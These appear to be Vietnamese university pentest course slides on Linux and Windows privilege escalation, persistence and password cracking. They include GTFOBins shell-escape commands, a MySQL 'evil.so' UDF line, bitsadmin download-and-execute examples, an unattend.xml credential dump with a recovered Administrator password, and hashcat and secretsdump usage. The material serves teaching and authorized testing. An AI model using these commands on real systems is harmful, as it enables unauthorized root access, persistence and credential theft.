

Kiểm thử & đánh giá an toàn hệ thống thông tin

Module 5. Privilege Escalation,
Persistence, and Password Attacks

Escalation, Persistence, and Password Attacks

➔ Privilege Escalation

- Linux Privilege Escalation
- Windows Privilege Escalation


☐ Persistence

☐ Password Attack

- Credential Access
- Password Representations
- Obtaining Password Hashes
- Password Cracker
 - JtR
 - Hashcat

Local Privilege Escalation Exploits

- ❑ “PrivEsc” cho phép người dùng chuyển từ tài khoản có đặc quyền hạn chế sang đặc quyền cao hơn.
 - Root/UID 0 trên UNIX/Linux
 - Administrator/SYSTEM trên Windows
- ❑ Yêu cầu quyền truy cập hệ thống
 - Examples: Client-side exploit, Service-side exploit, Password guessing, password sniffing



Why PrivEsc?

- ❑ Leo thang đặc quyền để có thể tiếp cận nhiều dữ liệu nhạy cảm hơn nữa.
 - Trích xuất password/password hashes.
 - Nghe lén (sniffing) đòi hỏi đặc quyền.
 - Trích xuất chứng thư đòi hỏi đặc quyền.
 - Token attacks.
 - Impersonation.

Escalation, Persistence, and Password Attacks

➔ Privilege Escalation

- **Linux Privilege Escalation**
- Windows Privilege Escalation

☐ Persistence

☐ Password Attack

- Credential Access
- Password Representations
- Obtaining Password Hashes
- Password Cracker
 - JtR
 - Hashcat

Why Linux?

- ❑ Lỗ hổng trong hệ thống Linux thường tồn tại lâu hơn trên Windows
 - Thiết bị thường chạy Linux và các bản chỉ đến từ vendor
 - Nhiều cơ quan, tổ chức có kế hoạch quản lý/cập nhật các bản vá cho Windows nhưng không có kế hoạch rõ ràng cho Linux.
 - Sự chủ quan từ người quản trị khi nghĩ rằng Linux thường không phải là “mục tiêu thật sự”, số lượng malware trên Linux gần như không đáng kể (so với Windows).

Kernel Exploits

- ❑ Kernel chạy với đặc quyền cao.
- ❑ Đẩy “bad data” cho kernel để khai thác lỗ hổng.
- ❑ Tìm kiếm thông tin kernel với các mã khai thác khả dụng.
 - Searchsploit (<https://www.exploit-db.com/searchsploit>)
 - Linux-exploit-suggester (<https://github.com/The-Z-Labs/linux-exploit-suggester>)
- ❑ DirtyCow (CVE-2016-5195) - race condition

Services Running as root

- ❑ Web, mail, database server thường chạy dưới quyền root.
 - Đặc biệt là trên các thiết bị IoT
- ❑ Xác định các dịch vụ chạy dưới quyền root

```
$ps -aux | grep root
```

- Exploit the service?
- Modify the configuration?
- Run as the service?

```
mysql> create function do_system return integer soname 'evil.so';
```

- ❑ Ít nguy hiểm hơn so với Kernel exploit bởi vì nó không gây “crash” hệ thống vì một vài dịch vụ sẽ tự động khởi động lại khi có lỗi

World Writeable Files

- ❑ Nhiều khi người quản trị phân quyền sai, thiếu chính xác trong các tập tin cấu hình, cho phép bất kỳ user nào cũng có thể chỉnh sửa.
- ❑ Các tập tin cấu hình thường nằm ở thư mục **/etc**
- ❑ Tìm kiếm các tập tin có thể chỉnh sửa bởi bất kỳ ai

```
$find /etc -perm -2
```

```
$find / -perm -2 -type f 2>/dev/null
```

```
$find / -perm -2 -type d 2>/dev/null
```

SETUID

- ❑ Tập tin thực thi SETUID chạy dưới quyền của chủ sở hữu.
- ❑ SETGUID hoạt động tương tự SETUID nhưng cho group ID
- ❑ Biểu diễn bằng chữ **s** thay cho **x**

```
-rwsr-sr-x 1 root root 51464 Feb 20 2018 /usr/bin/at
```

- ❑ Tìm kiếm các tập tin được set SETUID

```
$find / -perm -4000 -type f 2>/dev/null
```

- ❑ Lệnh dưới có gì khác biệt?

```
$find / -perm 4000 -type f 2>/dev/null
```

GTFOBins

- ❑ “GTFOBins is a curated list of Unix binaries that can be used to bypass local security restrictions in misconfigured systems” - <https://gtfobins.github.io/>
- ❑ Ví dụ với lệnh **find**

Break out of a restricted environment

```
find . -exec /bin/sh \; -quit
```

If the executable has the SETUID bit set it will not drop privileges and can be used to get a shell

```
find . -exec /bin/sh \; -quit
```

If the executable can be run with sudo, gain a privileged shell

```
sudo find . -exec /bin/sh \; -quit
```

Escalation, Persistence, and Password Attacks

➔ Privilege Escalation

- Linux Privilege Escalation
- **Windows Privilege Escalation**

☐ Persistence

☐ Password Attack

- Credential Access
- Password Representations
- Obtaining Password Hashes
- Password Cracker
 - JtR
 - Hashcat

Common Windows Privilege Escalation Flaws

- ❑ DLL search order hijacking
- ❑ Unquoted path with spaces
- ❑ Writeable Windows Service executables
- ❑ "AlwaysInstallElevated" registry key
- ❑ Unattended install files
- ❑ Group Policy Preferences (Windows 2008 domain environments)

Unattended Install Files

- ❑ Tập cài đặt không giám sát (UIF) - Có thể chứa thông tin xác thực (Local Administrator, Domain Credentials).
 - Pre-Conditions: OS được cài đặt phải được thực hiện thông qua các công cụ như WDS, Microsoft Deployment Toolkit (MDT) hoặc System Center Configuration Manager (SCCM)
- ❑ Thông tin xác thực bị xóa sau khi thiết lập (not always).
- ❑ Writeable Windows Service executables.
- ❑ Sự hiện diện của "tệp" cho thấy khả năng sử dụng lại của người dùng cục bộ.

```
C:\Windows\sysprep\sysprep.xml
C:\Windows\sysprep\sysprep.inf
C:\Windows\sysprep.inf
C:\Windows\Panther\Unattended.xml
C:\Windows\Panther\Unattend.xml
C:\Windows\Panther\Unattend\Unattend.xml
C:\Windows\Panther\Unattend\Unattended.xml
C:\Windows\System32\Sysprep\unattend.xml
C:\Windows\System32\Sysprep\Panther\unattend.xml
```

Unattended Install Files Contents

- ❑ Thông tin xác thực được lưu trữ ở dạng Base64
- ❑ Metasploit module: `post/windows/gather/enum_unattend`

```
msf6 post(windows/gather/enum_unattend) > show options
```

```
Module options (post/windows/gather/enum_unattend):
```

Name	Current Setting	Required	Description
GETALL	true	yes	Collect all unattend.xml that are found
SESSION		yes	The session to run this module on.

```
msf6 post(windows/gather/enum_unattend) > set session 2
```

```
session => 2
```

```
msf6 post(windows/gather/enum_unattend) > run
```

```
[*] Reading C:\Windows\panther\unattend.xml
```

```
[+] Raw version of C:\Windows\panther\unattend.xml saved as: /home/Unattend Credentials
```



Type	Domain	Username	Password	Groups
admin		Administrator	cnt4weRAbtXMTSVV	

```
<UserAccounts>
  <LocalAccounts>
    <LocalAccount>
      <Password>
        <Value>U0VDNTk5IFJpQ0tTIQ==</Value>
        <PlainText>>false</PlainText>
      </Password>
      <Description>Local
Administrator</Description>

      <DisplayName>Administrator</DisplayName>
      <Group>Administrators</Group>
      <Name>Administrator</Name>
    </LocalAccount>
  </LocalAccounts>
</UserAccounts>
```

Base64 encoding

Unquoted Path with Space (1/2)



Unquoted Path with Space (2/2)

Without quotes, Windows has to guess the executable name

Path to executable:
C:\Program Files\OpenVPN\bin\openvpnserv.exe

Startup type: Automatic

Option 1

File Path: C:\Program
Arguments: Files\OpenVPN\bin\openvpnserv.exe


Option 2

File Path: C:\Program Files\OpenVPN\bin\openvpnserv.exe
Arguments: <NONE>

If we can write to "C:\", we could trick the Windows service controller to run C:\Program.exe (with elevated privileges) instead of openvpnserv.exe

A Word on User Account Control (UAC)

User Account Control (UAC) allows for the separation of admin and non-admin functionality



UAC Levels

Windows 7 and later offers four UAC levels

High

Always notify – The user is notified before changes that require administrative permissions are performed.

Medium

Only notify when programs/apps try to make changes to the computer, but not when the user makes changes.

Low

Similar to the medium level, but the screen is not dimmed, and programs can interfere with the UAC prompt.

Never Notify

The UAC prompt will never notify when an app is trying to install or make changes.

UAC Bypass Techniques

- ❑ Windows 7, sysprep.exe có thể bị khai thác thông qua DLL search order hijacking
 - Metasploit module: `bypassuac`
- ❑ Công cụ khai thác (30+ UAC bypass techniques)
 - <https://github.com/hfiref0x/UACME>

Privilege Escalation Tools

- ❑ BeRoot: kiểm tra các cấu hình sai phổ biến (Windows, Linux, MacOS).
 - <https://github.com/AlessandroZ/BeRoot>
- ❑ Watson: .NET tool được thiết kế để liệt kê các KBs còn thiếu và đưa ra gợi ý về mã khai thác (Windows only).
 - <https://github.com/rasta-mouse/Watson>
- ❑ PowerSploit's PowerUp (part of Empire): bao gồm các PowerShell script sử dụng các kỹ thuật leo thang đặc quyền khác nhau (Windows only).

PowerUp

- ❑ PowerUp là tập hợp của các module PowerShell chủ yếu để leo thang đặc quyền.
 - Modifiable Service Binaries.
 - Writeable Registry Keys.
 - Autologon Credentials.
 - DLL Hijacking.

LOLBAS

❑ Living Off The Land Binaries, Scripts and Libraries (LOLBAS) - tương tự như GTFOBins nhưng sử dụng trên Windows.

- <https://lolbas-project.github.io/>
- Ví dụ: Attacker có thể sử dụng *bitsadmin* như thế nào?

Download file

```
bitsadmin /create 1 bitsadmin /addfile 1  
https://live.sysinternals.com/autoruns.exe  
c:\data\playfolder\autoruns.exe bitsadmin /RESUME 1 bitsadmin  
/complete 1
```

Copy

```
bitsadmin /create 1 & bitsadmin /addfile 1  
c:\windows\system32\cmd.exe c:\data\playfolder\cmd.exe &  
bitsadmin /RESUME 1 & bitsadmin /Complete 1 & bitsadmin /reset
```

Execute

```
bitsadmin /create 1 & bitsadmin /addfile 1  
c:\windows\system32\cmd.exe c:\data\playfolder\cmd.exe &  
bitsadmin /SetNotifyCmdLine 1 c:\data\playfolder\cmd.exe NULL &  
bitsadmin /RESUME 1 & bitsadmin /Reset
```

Escalation, Persistence, and Password Attacks

❑ Privilege Escalation

- Linux Privilege Escalation
- Windows Privilege Escalation

➔ Persistence

❑ Password Attack

- Credential Access
- Password Representations
- Obtaining Password Hashes
- Password Cracker
 - JtR
 - Hashcat

Why Persistence

- ❑ Đảm bảo việc pentester vẫn có quyền truy cập vào hệ thống mục tiêu ngay cả khi hệ thống khởi động lại hoặc các hoạt động khác từ phía người phòng thủ.
- ❑ Có nhiều cách để thực hiện persistence
 - Registry changes.
 - Writing to Startup Folders.
 - Scheduled Task.
 - Windows Service.
 - WMI Event Consumers.
 - Additional reading: <https://persistence-info.github.io/>

Registry

- ❑ Registry là một cơ sở dữ liệu về thông tin cấu hình được lưu trữ trên Windows.
 - Installed software, user settings, system settings...
- ❑ HKCU là vị trí phổ biến để thực hiện “persistence” do nó có thể được chỉnh sửa bởi “current user”.
 - **Run** và **RunOnce** registry keys

HKCU\SOFTWARE\Microsoft\Windows\CurrentVersion\Run

HKCU\SOFTWARE\Microsoft\Windows\CurrentVersion\RunOnce

HKCU\Software\Microsoft\Windows\CurrentVersion\RunServices

HKCU\Software\Microsoft\Windows\CurrentVersion\RunServicesOnce

 - CMD.EXE Autotun

HKCU\SOFTWARE\Microsoft\Command Processor\AutoRun
- ❑ Đối với “all user” tương tự trên **HKLM** (cần quyền quản trị)

Startup Folder

❑ Tất cả file thực thi, link hoặc scrip trong “Startup Folder” sẽ được khởi chạy dưới ngữ cảnh của “current user” đăng nhập.

- Vị trí thư mục:

C:\Users\<username>\AppData\Roaming\Microsoft\Windows\Start Menu\Programs\Startup

❑ Nếu chúng ta có quyền quản trị thì có thể sử dụng “Startup Folder” trên toàn hệ thống.

- Payload được thực thi bất kỳ lúc nào khi có người dùng đăng nhập hệ thống (chạy dưới ngữ cảnh người dùng đăng nhập)

C:\ProgramData\Microsoft\Windows\Start Menu\Programs\Startup

Scheduled Task

- ❑ Scheduled tasks (Trình lập lịch tác vụ) là tính năng được sử dụng để tự động các tác vụ người dùng Windows.
- ❑ Cú pháp:

```
C:\> schtasks /create /tn [taskname] /s [target] /u [user] /p [password]  
/sc [frequency] /st [starttime] /sd [startdate] /tr [command]
```

- “Frequency (/sc)” có thể là MINUTE, HOURLY, DAILY, WEEKLY, MONTHLY, ONCE.
- Các task có thể chạy với ONSTART, ONLOGON, ONIDLE

- ❑ Lệnh **schtasks** cho phép sử dụng thông tin xác thực thay thế hoặc nó có thể chạy dưới quyền SYSTEM.

Services

- ❑ Services (daemon trên Linux/Unix) thường bắt đầu khi khởi động mà không cần người dùng đăng nhập
 - Được thiết kế để tự khởi chạy mà không cần bất kỳ sự tương tác nào của người dùng -> thích hợp với "persistence".
 - Services có thể chạy dưới bất kỳ người dùng nào, thậm chí là SYSTEM.

WMI Event Consumer

- ❑ WMI (Windows Management Instrumentation) - bộ công cụ quản trị Windows có khả năng thu thập, thay đổi cấu hình hệ thống.
- ❑ WMI event subscriptions: kích hoạt hành vi một cách tự động khi sự kiện được quy định trước xảy ra. WMIES sử dụng 3 lớp sau:
 - EventFilter: Quy định điều kiện để kích hoạt Event consumer (Trigger - new process, failed logon...)
 - EventConsumer: Hành vi sẽ thực hiện nếu điều kiện của Event filter được đáp ứng (Perform Action - execute payload).
 - FilterToConsumerBinding: Cầu nối giữa Event filter và event consumer.

Escalation, Persistence, and Password Attacks

❑ Privilege Escalation

- Linux Privilege Escalation
- Windows Privilege Escalation

❑ Persistence

➔ Password Attack

- **Credential Access**
- Password Representations
- Obtaining Password Hashes
- Password Cracker
 - JtR
 - Hashcat

Password Guessing vs Password Cracking

☐ Password guessing (online)

- Đoán và cố gắng đăng nhập vào hệ thống mục tiêu.
- Có thể sinh ra nhiều lưu lượng mạng và log.
- Có thể dẫn đến việc khóa tài khoản.
- Chậm hơn "password cracking".

☐ Password cracking (offline)

- Đánh cắp hashed/encrypted password.
- Ít sinh ra lưu lượng mạng và log hơn.
- Không bị khóa tài khoản.
- Nhanh hơn so với guessing.

Synced Passwords

- ❑ Người dùng thường đồng bộ hóa các mật khẩu của họ (ví dụ như AD Domains, standalone Linux, password management...).
- ❑ Pentester thử tất cả các tài khoản & mật khẩu thu được sau khi bẻ khóa để truy cập các máy tính khác nhau.
 - Cùng một UserID có thể có các đặc quyền khác nhau trên mỗi máy.
- ❑ Crack password trên cả những máy mà chúng ta đã chiếm được quyền cao nhất (SYSTEM/root).

Dictionaries

- ❑ Xây dựng “word list” toàn diện từ các từ điển miễn phí.
 - <https://wiki.skullsecurity.org/index.php/Passwords>
 - <https://crackstation.net/>
- ❑ Cracking - danh sách đủ lớn
- ❑ Guessing - danh sách ít hơn, tập trung hơn
- ❑ Tạo từ điển “tùy chỉnh” để phù hợp với đối tượng
 - “Crawl” từ website (CeWL:
<https://github.com/digininja/CeWL>)
 - Điều chỉnh việc đoán từ dựa vào chính sách (nếu có)
 - Loại bỏ các từ trùng lặp, các mật khẩu không phù hợp chính sách (độ dài, độ phức tạp)

```
$pw-inspector -m 8 -c 3 -lunps -i wordlist.txt| sort -u > dic.txt
```

Making Good Guesses with a Custom Dictionary

- ❑ Với “password cracking (offline)”, chúng ta có thể thử nhiều mật khẩu hơn so với “password guessing” (online).
 - Không lockout.
 - Không giới hạn về mạng.
- ❑ Sử dụng các mật khẩu phổ biến
 - <Season><Year>/Orgname1-99/Usern1-99/Password1-99
- ❑ Sử dụng teen code. Ví dụ: Pass -> Pa55, P@ss, P@ss1
- ❑ Cập nhật từ điển với các mật khẩu bẻ khóa được.
 - Cẩn thận khi sử dụng wordlist mới vì nó chứa thông tin nhạy cảm.

Improving Speed

- ❑ Xem xét sử dụng hạ tầng cloud trả phí cho việc bẻ khóa mật khẩu.
 - Amazon's EC2 với 1 đơn vị tính toán (~ 1 Ghz) ~ 0.1 \$/hour (Linux)
 - GPU instances với 33 đơn vị tính toán ~ 2 \$/hour
- ❑ NPK - "distributed hash-cracking platform"
 - <https://github.com/c6fc/npk>
 - Cho tốc độ bẻ khóa NTLM lên tới 1.2TH/s với giá ~ 14.7 \$/hour.

Passwords without Cracking

- ☐ Nghe lén giao thức không hỗ trợ mã hóa như Telnet, FTP, HTTP
- ☐ Sử dụng Keylogger
- ☐ Thực hiện tấn công Pass-the-Hash lên Windows/Domain và một số ứng dụng

Careful

- ❑ Không thực hiện bẻ khóa mật khẩu trên máy mục tiêu.
- ❑ Không để lộ thông tin mật khẩu (ví dụ: sử dụng google search, sử dụng dịch vụ của bên thứ 3...)
- ❑ Đảm bảo an toàn đối với các bản copy của file có chứa thông tin mật khẩu như:
 - /etc/passwd và /etc/shadow trên Linux/Unix
 - Tập tin SAM trên Windows
 - Tập tin Ntds.dit trên Active Directory
- ❑ Truyền file (hashed password) an toàn (nếu có thể)
 - Linux/Unix: Secure Shell
 - Windows: sử dụng các phiên kết nối với C2 có mã hóa

At the Completion of the Test

- ❑ Lập báo cáo, thống kê về các loại mật khẩu tìm được.
 - Phần trăm mật khẩu dễ khóa được?
 - Bao nhiêu tài khoản đặc quyền dễ khóa được?
 - “Làm mờ/che” các mật khẩu/hashes tìm được trong báo cáo.
- ❑ Khuyến cáo tổ chức mục tiêu thực hiện đổi mật khẩu tìm được (sau khi toàn bộ quá trình kiểm thử hoàn tất).
 - Người quản trị hệ thống mục tiêu có thể cấu hình để yêu cầu các tài khoản bị dễ khóa thực hiện đổi mật khẩu ở lần đăng nhập tiếp.
- ❑ Cẩn thận xóa hết các thông tin về mật khẩu và hashes tìm được sau khi hoàn tất kiểm thử.

Escalation, Persistence, and Password Attacks

❑ Privilege Escalation

- Linux Privilege Escalation
- Windows Privilege Escalation

❑ Persistence

➔ Password Attack

- Credential Access
- **Password Representations**
- Obtaining Password Hashes
- Password Cracker
 - JtR
 - Hashcat

Windows Password Representations in the SAM


- ❑ Theo mặc định, các phiên bản cũ của Windows lưu trữ mật khẩu người dùng trong SAM database theo 2 dạng:
 - LANMAN hash (a.k.a Lan Manager/ LM hash).
 - NT hash (a.k.a NTLM hash).
- ❑ Theo mặc định, cả 2 định dạng này đều được lưu trữ trong SAM database trên Windows NT, 2000, XP và 2003.
 - Windows Vista/7/8/8.1, Windows 2008/2012 lưu trữ chỉ NT Hash.
 - Windows Vista/7/2008/2012/8/8.1/10/11/2016/2019/2022 cấu hình có thể thay đổi để lưu trữ LANMAN hash để tương thích với hạ tầng cũ nhưng cấu hình này không phổ biến.

Windows Password Representation in AD

- ❑ DC lưu trữ thông tin mật khẩu (bao gồm LANMAN và NT hashes) trong `%systemroot%\ntds\ntds.dit`
 - Ntds.dit lưu trữ thông tin mật khẩu cho toàn bộ domain nên nó có kích thước khá lớn.
 - ntds.dit file bị khóa trên DC đang chạy.
 - Với quyền admin và truy cập vật lý, người dùng có thể khởi động sang “special domain admin recovery mode” để lấy file ntds.dit
- ❑ Pentester có thể sử dụng `secretsdump.py` từ Impacket để trích xuất “password hashes”.
 - <https://github.com/fortra/impacket/blob/master/examples/secretsdump.py>

LANMAN Hash Algorithm

- If password < 14 characters, pad it to exactly 14 characters
- Convert to uppercase
- Break into two 7-character pieces
- Use each piece as a DES key to encrypt a constant of KGS!@#\$\$%
- Concatenate two pieces



❑ Nếu password > 14 ký tự thì Windows sẽ lưu trữ
“AAD3B435B51404eeaAD3B435B51404EE” (~NULL password) -> Các nỗ lực bẻ khóa thất bại

NT Hash Algorithm

❑ NT hash=MD4(UTF-16LE(password))

- Biến thể của mật khẩu được đảm bảo (không giống LM hash).
- Độ dài mật khẩu lên đến 127 ký tự (256 byte, UTF-16, null-terminated).

❑ Cả LM và NT hash đều không sử dụng "salt"

- Dễ bị crack, ví dụ:

`hashcat -m 3000 -a 3 hashes.txt`

